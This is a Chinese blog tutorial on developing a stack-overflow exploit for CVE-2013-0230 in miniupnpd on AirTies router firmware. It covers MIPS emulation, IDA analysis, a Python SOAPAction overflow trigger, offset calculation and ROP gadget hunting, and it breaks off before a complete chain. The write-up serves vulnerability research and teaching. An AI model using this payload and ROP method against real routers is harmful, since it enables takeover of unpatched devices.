HrPapers|路由器Exp 开发实战

小峰 / 2018-04-17 08:43:59 / 浏览数 3081 安全技术 漏洞分析 顶(0) 踩(0)

路由器Exploit 开发

红日安全成员：lifeand
博客：http://sec-redclub.com/team/

本机环境

- Debian 9
- Qemu

概要

本文主要以CVE-2013-0230 漏洞为例，讲解路由器上缓冲区漏洞的exp 编写。

0x01 环境搭建

使用firmware-analysis-toolkit

firmware-analysis-toolkit是模拟固件和分析安全漏洞的工具。
该工具可以自动的解压固件和创建image 使用qemu 来模拟路由器。

在本文中也尝试过使用该工具，但是存在一些问题，无法正常启动，对于这种情况可以使用Debian MIPS
虚拟机来调试，或者也可以直接使用qemu-mipsel-static 来测试某个mips 程序

```
➜  firmadyne git:(95a4030) ✗ python fat.py AirTies_RT-212TT_FW_1.2.0.23_FullImage.bin

                                 __            _
                                / _|          | |
                               | |_    __ _   | |_
                               |  _|  / _` | | __|
                               | |   | (_| | | |_
                               |_|    \__,_|  \__|

                 Welcome to the Firmware Analysis Toolkit - v0.2
    Offensive IoT Exploitation Training  - http://offensiveiotexploitation.com
                   By Attify - https://attify.com  | @attifyme

[?] Enter the name or absolute path of the firmware you want to analyse : AirTies_RT-212TT_FW_1.2.0.23_FullImag
e.bin
[?] Enter the brand of the firmware : Airties
[+] Now going to extract the firmware. Hold on..
[+] Firmware : AirTies_RT-212TT_FW_1.2.0.23_FullImage.bin
[+] Brand : Airties
/mnt/hd/IoT/env/firmware-analysis-toolkit/firmadyne/sources/extractor/extractor.py -b Airties -sql 127.0.0.1 -n
o -nk "AirTies_RT-212TT_FW_1.2.0.23_FullImage.bin" images
[+] Database image ID : 1
[+] Identifying architecture
/mnt/hd/IoT/env/firmware-analysis-toolkit/firmadyne/scripts/getArch.sh ./images/1.tar.gz
[+] Architecture : mipseb
[+] Storing filesystem in database
[+] Building QEMU disk image
[+] Setting up the network connection, please standby
[+] Network interfaces : []
[+] Running the firmware finally
[+] command line : sudo /mnt/hd/IoT/env/firmware-analysis-toolkit/firmadyne/scratch/1/run.sh
[*] Press ENTER to run the firmware...
```


先知社区

工具链


使用 buildroot 来构建
从buildroot 官网下载最新版，解压并配置相关设置

```
make menuconfig
```


选择 mips (big endian) 构架



kernel 这里选择的是 3.10.x



cross gdb 选上，或者也可以使用 gdb-multiarch (apt-get 直接安装，在使用时要set arch mips，本文使用gdb-multiarch)



make 直接编译

make -j2 (-j后面cpu 核心)

在根目录的output 文件夹里就是编译好的程序

网桥搭建

```
bunctl -t tap0 -u <user>
ifconfig tap0 up
brctl addbr br0
brctl addif br0 tap0
brctl addif br0 eth0
ifconfig br0 192.168.86.2
```

在启动Debian MIPS 虚拟机后，需要配置虚拟机的IP 来和主机通讯

Debian MIPS 虚拟机

从这里 下载qemu 镜像

网桥搭建

```
bunctl -t tap0 -u <user>
ifconfig tap0 up
brctl addbr br0
brctl addif br0 tap0
brctl addif br0 eth0
ifconfig br0 192.168.86.2
```

在启动Debian MIPS 虚拟机后，需要配置虚拟机的IP 来和主机通讯

启动命令

```
#!/usr/bin/env sh

qemu-system-mips -M malta -kernel vmlinux-3.2.0-4-4kc-malta -hda debian_wheezy_mips_standard.qcow2 -append "root=/dev/sda1 con
```

UART 调试

如果手边有路由器也可以使用UART 来调试路由器, 需要使用的是ttl转usb 模块,
拆开路由器后，在电路板上一般会有四个插孔，用于开发时期做调试时用,而在发行时期并没有把对应的调试电路去掉，
所以自己外接ttl转usb 模块或六合一模块来进行UART 调试。需要用到的接口主要有TX,RD,GND，连接完成后

在Linux 系统上可以执行

```
sudo minicom --device /dev/ttyUSB0
```

随后，重新接入电源则会出现路由器的启动信息
具体可以参考

0x02 CVE-2013-0230

预备知识

1. 调试时本文使用gdb 来调试，插件使用pwndbg, 当然也可以使用gef
2. mips 汇编基础，有些汇编需要去了解下
3. 因本文调试的CVE 为栈溢出漏洞，所以还需要去了解下其原理
4. ida 使用基础

CVE-2013-0230

设置目标

下载到目标固件后，使用binwalk 进行解压

记得先 sudo apt install squashfs-tools

```
➜  cve-2013-0230 binwalk -Me AirTies_RT-212TT_FW_1.2.0.23_FullImage.bin

Scan Time:     2018-03-25 02:32:46
Target File:   /mnt/hd/IoT/study/cve-2013-0230/AirTies_RT-212TT_FW_1.2.0.23_FullImage.bin
MD5 Checksum:  6144b1006a133033ae8c8d493b4d51e0
Signatures:    386

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
168           0xA8            uImage header, header size: 64 bytes, header CRC: 0x9676CDA2, created: 2011-1
2-20 15:24:53, image size: 74 bytes, Data Address: 0x0, Entry Point: 0x0, data CRC: 0xA425C1DA, OS: Linux,
CPU: MIPS, image type: Script file, compression type: none, image name: "RT-212TT pre-install"
308           0x134           uImage header, header size: 64 bytes, header CRC: 0xB1F216F8, created: 2011-1
2-20 15:24:53, image size: 2727936 bytes, Data Address: 0x0, Entry Point: 0x0, data CRC: 0x1A4001C8, OS: Li
nux, CPU: MIPS, image type: Filesystem Image, compression type: lzma, image name: "RT-212TT RootFS"
372           0x174           Squashfs filesystem, big endian, lzma signature, version 3.0, size: 2727826 b
ytes, 480 inodes, blocksize: 65536 bytes, created: 2011-12-20 15:24:53
2728308       0x29A174        uImage header, header size: 64 bytes, header CRC: 0xB32162C3, created: 2011-1
2-20 15:15:02, image size: 758049 bytes, Data Address: 0x80010000, Entry Point: 0x80228000, data CRC: 0x78D
C0A97, OS: Linux, CPU: MIPS, image type: OS Kernel Image, compression type: lzma, image name: "Linux Kernel
 Image"
2728372       0x29A1B4        LZMA compressed data, properties: 0x5D, dictionary size: 8388608 bytes, uncom
pressed size: 2287524 bytes
3494248       0x355168        uImage header, header size: 64 bytes, header CRC: 0x53F82450, created: 2010-0
7-28 09:13:40, image size: 53174 bytes, Data Address: 0x80010000, Entry Point: 0x80010000, data CRC: 0x7F04
2A69, OS: Linux, CPU: MIPS, image type: Firmware Image, compression type: lzma, image name: "U-Boot-AIR-svn
18155 for RT-206v3l"
```

先知社区

解压完后

```
➜  cve-2013-0230 cd _AirTies_RT-212TT_FW_1.2.0.23_FullImage.bin.extracted
➜  _AirTies_RT-212TT_FW_1.2.0.23_FullImage.bin.extracted l
total 5904
-rw-r--r--  1 lifeand lifeand 2727826 Mar 25 02:32 174.squashfs
-rw-r--r--  1 lifeand lifeand 2287524 Mar 25 02:32 29A1B4
-rw-r--r--  1 lifeand lifeand  819132 Mar 25 02:32 29A1B4.7z
-rw-r--r--  1 lifeand lifeand  149320 Mar 25 02:32 3551A8
-rw-r--r--  1 lifeand lifeand   53192 Mar 25 02:32 3551A8.7z
drwxr-xr-x 13 lifeand lifeand    4096 Dec 20  2011 squashfs-root
➜  _AirTies_RT-212TT_FW_1.2.0.23_FullImage.bin.extracted cd squashfs-root
➜  squashfs-root ls
bin  dev  etc  lib  mnt  proc  ramdisk  root  sbin  sys  tmp  usr  var  webs
➜  squashfs-root
```

该漏洞出现在miniupnpd 文件上

```
➜  bin file miniupnpd
miniupnpd: ELF 32-bit MSB executable, MIPS, MIPS32 version 1 (SYSV), dynamically
 linked, interpreter /lib/ld-uClibc.so.0, stripped
➜  bin
```

使用qemu-system-mips 启动虚拟机，配置ip

```
root@debian-mips:~/miniupnpd# ifconfig eth0 192.168.86.103
root@debian-mips:~/miniupnpd# ping 192.168.86.2
PING 192.168.86.2 (192.168.86.2) 56(84) bytes of data.
64 bytes from 192.168.86.2: icmp_req=1 ttl=64 time=5.46 ms
64 bytes from 192.168.86.2: icmp_req=2 ttl=64 time=0.678 ms
64 bytes from 192.168.86.2: icmp_req=3 ttl=64 time=0.804 ms
64 bytes from 192.168.86.2: icmp_req=4 ttl=64 time=0.597 ms
^C
--- 192.168.86.2 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3006ms
rtt min/avg/max/mdev = 0.597/1.885/5.463/2.067 ms
root@debian-mips:~/miniupnpd#
```

配置好后，通过scp 将miniupnpd 文件传输到虚拟机中，

```
root@debian-mips:~/miniupnpd# ldd miniupnpd
        libc.so.0 => /lib/libc.so.0 (0x778ad000)
        ld-uClibc.so.0 => /lib/ld-uClibc.so.0 (0x77898000)
root@debian-mips:~/miniupnpd#
```

还需要将libc.so.0 和ld-uClibc.so.0 一起复制到虚拟机中，并放在lib 目录用，设置链接，保证miniupnpd 可以运行

启动miniupnpd 需要设置一些参数

```
root@debian-mips:~/miniupnpd# ./miniupnpd
Usage:
        ./miniupnpd [-f config_file] [-i ext_ifname] [-o ext_ip]
                [-a listening_ip] [-p port] [-d] [-L] [-U]
                [-u uuid] [-s serial] [-m model_number]
                [-t notify_interval] [-P pid_filename]
c               [-B down up] [-w url]

aNotes:
t       There can be one or several listening_ips.
        Notify interval is in seconds. Default is 30 seconds.
ru      Default pid file is /var/run/miniupnpd.pid.
        With -d miniupnpd will run as a standard program.
n       -L sets packet log in pf on.
        -U causes miniupnpd to report system uptime instead of daemon uptime.
        -B sets bitrates reported by daemon in bits per second.
        -w sets the presentation url. Default is http address on port 80
root@debian-mips:~/miniupnpd# cat run
#!/usr/bin/env sh

./miniupnpd -f miniupnpd.conf -a 192.168.86.103 -u 52:54:00:12:34:56

ps -aux |grep miniupnpd

PID=`ps -aux |grep miniupnpd |awk '{print $2}'|head -1`
echo $PID
../gdbserver :1234 --attach $PID
```

这里写了个方便调试的脚本run, 并且开启gdbserver , 启动远程调试服务

IDA 逆向分析

使用ida 打开miniupnpd 文件， 来到ExecuteSoapAction 处

```
addiu   $s0, $sp, 0x838+var_820
la      $t9, memset
move    $a0, $s0
move    $a1, $zero
jalr    $t9 ; memset
li      $a2, 0x800
lw      $gp, 0x838+var_828($sp)
subu    $a2, $s5, $s1
la      $t9, memcpy
move    $a1, $s4
addiu   $a2, -1
jalr    $t9 ; memcpy
move    $a0, $s0
lw      $gp, 0x838+var_828($sp)
```

可以清楚的看到memcpy 函数调用, 调用memcpy 过程中将a1 的数据不加限制的复制到a0 (栈上)，由此，经典的栈溢出发生

远程调试

在虚拟机中运行run 脚本, 在主机上~/.gdbinit 中加入

```
set architecture mips
target remote 192.168.86.103:1234
```

当使用gdb-multiarch 时，自动执行.gdbinit 脚本内容

```
0x4c956777 in ?? ()
pwndbg: loaded 160 commands. Type pwndbg [filter] for a list.
pwndbg: created $rebase, $ida gdb functions (can be used with print/break)
'context': Print out the current register, instruction, and stack context.

    Accepts subcommands 'reg', 'disasm', 'code', 'stack', 'backtrace', and 'arg
.
Exception occured: context: unsupported operand type(s) for +: 'NoneType' and '
t' (<class 'TypeError'>)
For more info invoke `set exception-verbose on` and rerun the command
pwndbg> c
Continuing.
```

```
root@debian-mips:~/miniupnpd#
root@debian-mips:~/miniupnpd#
root@debian-mips:~/miniupnpd# ./run
warning: bad ps syntax, perhaps a bogus '-'?
See http://gitorious.org/procps/procps/blobs/master/Documentation/FAQ
root      2416  0.0  0.2    580   252 ?        Ss   19:03   0:00 ./miniupnpd -f
miniupnpd.conf -a 192.168.86.103 -u 52:54:00:12:34:56
root      2418  0.0  0.7   3716   868 tty1     S+   19:03   0:00 grep miniupnpd
warning: bad ps syntax, perhaps a bogus '-'?
See http://gitorious.org/procps/procps/blobs/master/Documentation/FAQ
2416
Attached; pid = 2416
Listening on port 1234
Remote debugging from host 192.168.86.2
```

先知社区

gdb 连上后运行触发脚本

```
import urllib2

payload = 'A'*2500
#payload = 'Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7

#payload = 'A' * 2076
#payload += 'BBBB'
soap_headers = {
       'SOAPAction':"n:schemas-upnp-org:service:WANIPConection:1#"+payload,
       }

soap_data = """
 <?xml version='1.0' encoding="UTF-8"?>
 <SOAP-ENV:Envelope
 SOAP-ENV:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/"
 xmlns:SOAP-ENC="http://schemas.xmlsoap.org/soap/encoding/"
 xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap.envelope/"
 >
 <SOAP-ENV:Body>
 <ns1:action xmlns:ns1="urn:schemaas-upnp-org:service:WANIPConnection:1" SOAP-ENC:root="1">
 </ns1:action>
 </SOAP-ENV:Body>
 </SOAP-ENV:Envelope>
 """

req = urllib2.Request("http://192.168.86.103:5555", soap_data, soap_headers)
res = urllib2.urlopen(req)
```

脚本运行后，程序崩溃

```
──────────────────────────────────────[ STACK ]──────────────────────
<Could not read memory at 0x98759c7f>
──────────────────────────────────────[ BACKTRACE ]────────────────
 ► f 0 41414141
Program received signal SIGSEGV
pwndbg>
```

返回地址已经被覆盖为0x41414141, 使用pattern 工具进一步来确定栈的大小

pattern 2500

将payload 改为生成的字符串

重新运行

```
──────────────────────────────────────[ STACK ]──────────────────────
<Could not read memory at 0xc882b87f>
──────────────────────────────────────[ BACKTRACE ]────────────────
 ► f 0 43327243
Program received signal SIGSEGV
pwndbg>
```

确定栈大小2076

```
➜  cve-2013-0230 pattern 0x43327243
Pattern 0x43327243 first occurrence at position 2076 in pattern.
```

在0x404f44 处下断点，断下来后，查看a0,a1 的情况

```
[ REGISTERS ]
*V0   0x7fea0948 ◂— 0x0
*V1   0x41
*A0   0x7fea1148 —▸ 0x77a6ca70 ◂— lbu    $v1, ($a0)
*A1   0xb72139 ◂— 0x41414141 ('AAAA')
*A2   0x8c2
*A3   0x7fea1148 —▸ 0x77a6ca70 ◂— lbu    $v1, ($a0)
*T0   0x0
*T1   0x0
*T2   0x401959 ◂— 0x536f61
 T3   0x77aac144 —▸ 0x77a48000 ◂— 0x7f454c46
*T4   0x77a4b42c ◂— break  0, 0x4d
*T5   0x1bb
*T6   0xab94a30
 T7   0x77a4d16c ◂— syscall 0x17d1d
 T8   0x77a4987c ◂— nop
*T9   0x77a6bd20 ◂— slti   $t0, $a2, 8
*S0   0x7fea0948 ◂— 0x0
*S1   0xb72138 ◂— 0x23414141 ('#AAA')
*S2   0x423478 ◂— 0x1
*S3   0x10
*S4   0xb72139 ◂— 0x41414141 ('AAAA')
*S5   0xb729fb ◂— 0x22555446 ('"UTF')
*S6   0xb72070 ◂— 0x7
 S7   0x7fea1a50 —▸ 0xb72070 ◂— 0x7
*S8   0x0
*FP   0x7fea1168 ◂— 0x8
*SP   0x7fea0930 ◂— 0x0
*PC   0x404f44 (ExecuteSoapAction+280) ◂— jalr   $t9
[ DISASM ]
 ► 0x404f44 <ExecuteSoapAction+280>    jalr   $t9

   0x404f48 <ExecuteSoapAction+284>    move   $a0, $s0
   0x404f4c <ExecuteSoapAction+288>    lw     $gp, 0x10($sp)
   0x404f50 <ExecuteSoapAction+292>    move   $a2, $s0
   0x404f54 <ExecuteSoapAction+296>    lw     $a1, -0x7fe0($gp)
   0x404f58 <ExecuteSoapAction+300>    lw     $t9, -0x7edc($gp)
```

先知社区

可以看到a1 指向'AAA...'

```
pwndbg> x/20gx 0xb72139
0xb72139:       0x4141414141414141      0x4141414141414141
0xb72149:       0x4141414141414141      0x4141414141414141
0xb72159:       0x4141414141414141      0x4141414141414141
0xb72169:       0x4141414141414141      0x4141414141414141
0xb72179:       0x4141414141414141      0x4141414141414141
0xb72189:       0x4141414141414141      0x4141414141414141
0xb72199:       0x4141414141414141      0x4141414141414141
0xb721a9:       0x4141414141414141      0x4141414141414141
0xb721b9:       0x4141414141414141      0x4141414141414141
0xb721c9:       0x4141414141414141      0x4141414141414141
```

先知社区

a0 到sp 的大小为2072, 符合我们所计算的溢出栈的大小

```
>>> hex(0x7fea1148-0x7fea0930)
'0x818'
>>> 0x818
2072
```

0x03 ROP链

我们可以控制 ra, s0,s1,s2,s3,s4,s5,s6 寄存器, 由于mips 构架的CPU 有两处缓存，cpu 分别从code 缓存和 data 缓存来获取指令和输入的数据
为此我们需要处理缓存问题，清除缓存。Airties 路由器不使用ASLR ，libc 的地址不变

我们需要通过调佣sleep 函数来刷新缓存的问题，随后返回到shellcode 去执行。
这里使用ida 插件mipsrop 来查找一些gadget

1 查找"li $a0, 1"
用ida 载入libc.so.0 , edit->plugins->MIPS ROP Finder 来初始化mipsrop 插件

```
mipsrop.fine("li $a0, 1")
```

```
Python>mipsrop.find("li $a0,1")
--------------------------------------------------------------------------------------------------------------
|  Address     |  Action                                                    |  Control Jump                        |
--------------------------------------------------------------------------------------------------------------
|  0x0001F138  |  li $a0,1                                                  |  jalr  $s3                           |
|  0x00036860  |  li $a0,1                                                  |  jalr  $s1                           |
|  0x00017B1C  |  li $a0,1                                                  |  jr    0x28+var_8($sp)               |
|  0x0002FE98  |  li $a0,1                                                  |  jr    0x20+var_4($sp)               |
|  0x000344C4  |  li $a0,1                                                  |  jr    0x70+var_8($sp)               |
|  0x00035604  |  li $a0,1                                                  |  jr    0x70+var_8($sp)               |
--------------------------------------------------------------------------------------------------------------
```

这里选择地址0x00036860 处的gadget

```
.text:00036860                 li      $a0, 1
.text:00036864                 move    $t9, $s1
.text:00036868                 jalr    $t9 ; sub_36510
.text:0003686C                 ori     $a1, $s0, 2
.text:00036870                 ori     $a1, $s0, 2
```

2
通过miprop.tails() 来找到有用的syscall

```
Python>mipsrop.tails()
--------------------------------------------------------------------------------------------------------------
|  Address     |  Action                                                    |  Control Jump                        |
--------------------------------------------------------------------------------------------------------------
|  0x0001636C  |  move $t9,$s1                                              |  jr    $s1                           |
--------------------------------------------------------------------------------------------------------------
```

```
.text:0001636C                 move    $t9, $s1
.text:00016370                 lw      $ra, 0x28+var_4($sp)
.text:00016374                 lw      $s2, 0x28+var_8($sp)
.text:00016378                 lw      $s1, 0x28+var_C($sp)
.text:0001637C                 lw      $s0, 0x28+var_10($sp)
.text:00016380                 jr      $t9
.text:00016384                 addiu   $sp, 0x28
```

找到一处通过s1 传入地址，跳到该地址调用的gadget

3
找到存放shellcode 的地方

```
Python>mipsrop.stackfinders()
--------------------------------------------------------------------------------------------------------------
|  Address     |  Action                                                    |  Control Jump                        |
--------------------------------------------------------------------------------------------------------------
|  0x00008F84  |  addiu $a1,$sp,0x158+var_A8                                |  jalr  $s1                           |
|  0x0000E268  |  addiu $a2,$sp,0x88+var_60                                 |  jalr  $s1                           |
|  0x0001CC94  |  addiu $a0,$sp,0x58+var_40                                 |  jalr  $s0                           |
|  0x0001D19C  |  addiu $a0,$sp,0x60+var_48                                 |  jalr  $s3                           |
|  0x00023240  |  addiu $a0,$sp,0x48+var_20                                 |  jalr  $s0                           |
|  0x00023248  |  addiu $a0,$sp,0x48+var_20                                 |  jalr  $s1                           |
|  0x00028D3C  |  addiu $s0,$sp,0xD0+var_B0                                 |  jalr  $s6                           |
|  0x000290AC  |  addiu $v1,$sp,0x108+var_E8                                |  jalr  $s1                           |
|  0x000379EC  |  addiu $a0,$sp,0x80+var_60                                 |  jalr  $s1                           |
|  0x00037AA8  |  addiu $a0,$sp,0x80+var_60                                 |  jalr  $s1                           |
|  0x00037B58  |  addiu $a0,$sp,0x80+var_60                                 |  jalr  $s0                           |
|  0x00037EE8  |  addiu $a0,$sp,0x68+var_48                                 |  jalr  $s0                           |
|  0x00038148  |  addiu $a0,$sp,0x68+var_48                                 |  jalr  $s0                           |
|  0x00038208  |  addiu $a0,$sp,0x68+var_48                                 |  jalr  $s0                           |
|  0x000382C8  |  addiu $a0,$sp,0x68+var_48                                 |  jalr  $s0                           |
|  0x00038388  |  addiu $a0,$sp,0x68+var_48                                 |  jalr  $s0                           |
```

```
.text:00028D3C                addiu   $s0, $sp, 0xD0+var_B0
.text:00028D40                lw      $a0, 0($s2)
.text:00028D44                move    $a1, $s1
.text:00028D48                move    $a2, $s4
.text:00028D4C                move    $t9, $s6
.text:00028D50                jalr    $t9
.text:00028D54                move    $a3, $s0
```

4
gadget 将shellcode 的地址放入s0 ,为此要找到一处将s0 放入t9 的指令

```
Python>mipsrop.find("move $t9, $s0")
